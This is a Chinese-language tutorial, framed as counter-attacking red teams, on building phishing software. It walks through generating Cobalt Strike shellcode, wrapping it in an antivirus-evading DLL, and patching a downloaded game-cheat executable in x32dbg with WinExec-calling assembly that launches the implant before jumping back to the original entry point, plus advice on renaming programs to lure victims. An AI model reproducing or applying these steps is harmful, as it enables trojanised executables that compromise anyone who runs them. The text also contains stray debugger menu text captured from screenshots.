手把手教你如何制作钓鱼软件反制红队


1、自说自话目前我能想到的反制红队的办法是 dll 劫持，但是 dll 劫持是会有一定的限制的，有一种 dll 劫持是劫持系统 dll，而且需要软件未指定绝对路径，还有一种 dll 劫持是将软件本来就存在的 dll 替换成我们的上线木马 dll 文件，然后在我们的上线木马 dll 文件中跳回原本的 dll。

1、自说自话

目前我能想到的反制红队的办法是 dll 劫持，但是 dll 劫持是会有一定的限制的，有一种 dll 劫持是劫持系统 dll，而且需要软件未指定绝对路径，还有一种 dll 劫持是将软件本来就存在的 dll 替换成我们的上线木马 dll 文件，然后在我们的上线木马 dll 文件中跳回原本的 dll。在后来跟团队的战友们讨论的时候发现，可以在汇编中插入我们的 dll，然后让程序调用。这里面又想到了多种方法，一种是用 od 单步走到第一个 jmp 命令，然后记录下来，让其更改 jmp 跳转至我们修改的位置，之后我们在修改的地方执行完 dll 之后再跳转回原本程序设定好的 jmp 位置，另外一种就是修改程序领空为我们调用木马 dll 后，跳转回程序入口点，这个方法还需要更改程序的入口点为我们木马 dll 的起始点。理论可行，实践开始。

2、免杀 dll 制作


cs 首先生成 shellcode。




这里我用的 shellcode 生成 dll 免杀是用的 k-fire 大佬写的一款工具，当然也可以用其他工具写免杀 dll。

下载地址：https://github.com/k-fire/shellcode-To-DLL

根据生成的 shellcode，我们将其 \ x 替换为空复制进工具中






点击生成后会出现一个 shellcode.dll，这个 dll 的正常运行方式是用同文件下的 call_dll.exe

命令：call_dll.exe shellcode.dll


3、将 dll 执行嵌入进 exe 中


这里我用的 exe 是我网上随便下的一个绝地求生外挂，如果是钓鱼红队的话建议用一些比较小众的程序通过更改名称来诱惑红队下载使用，这样可以防止红队去网上下一个没有病毒的程序运行。


将外挂程序拖入 x32dbg。




选择开启后程序会自动进入起始点。










记住这个起始点，后面还需要用到。这里找到起始点后，我们往底下滑，找到类似于这种情况的地方。




选择二进制，编辑。





复制(C)
断点
在内存窗口中转到(F)
在反汇编中转到(F)
在内存布局中转到
流程图 G
指令帮助 Ctrl+F1
显示指令提示 Ctrl+Shift+F1
高亮模式(H) H
标签
注释 ;
切换书签 Ctrl+B
追踪记录
分析
汇编 Space
补丁 Ctrl+P
设置新的运行点 Ctrl+*
新建线程于此
内存 1
内存 2
内存 3
内存 4
内存 5
已暂停
已调试时间: 0:04:36:01


编辑代码于 00546ED8
十六进制
字符串
复制数据
ASCII
call_dll.exe shellcode.dll
UNICODE:
UTF-8
代码页(P)...
call_dll.exe shellcode.dll
十六进制(H):
63 61 6C 6C 5F 64 6C 6C 2E 65 78 65 20 73 68 65
6C 6C 63 6F 64 65 2E 64 6C 6C 00 00 00 00 00 00
00 00 00 00 00 00 00 00
保持大小(K)
确定(O)
取消(C)

这个时候就会变成这样。



单.exe - PID: 12548 - 模块: 单.exe - 线程: 主线程 2288 - x32dbg [管理员]
文件(F) 视图(V) 调试(D) 跟踪(N) 插件(P) 收藏夹(I) 选项(O) 帮助(H) Apr 17 2021 (TitanEngine)
CPU 日志 笔记 断点 内存布局 调用堆栈 SEH链 脚本 符号 源代码 引用



这个时候我们再向底下过几个位置输入以下汇编代码。

Push 0

Push 0x546ED8




这个位置也就是一开始写调用 call_dll.exe shellcode.dll 最初点。

Call WinExec


Jmp 0x545AF0（ps：这里就是一开始记录的程序入口点）

修改完后进行补丁操作




选择的位置要与原本的位置在同一文件夹下，并且我们需要将运行上线 dll 文件的东西一起拉进这个文件夹。

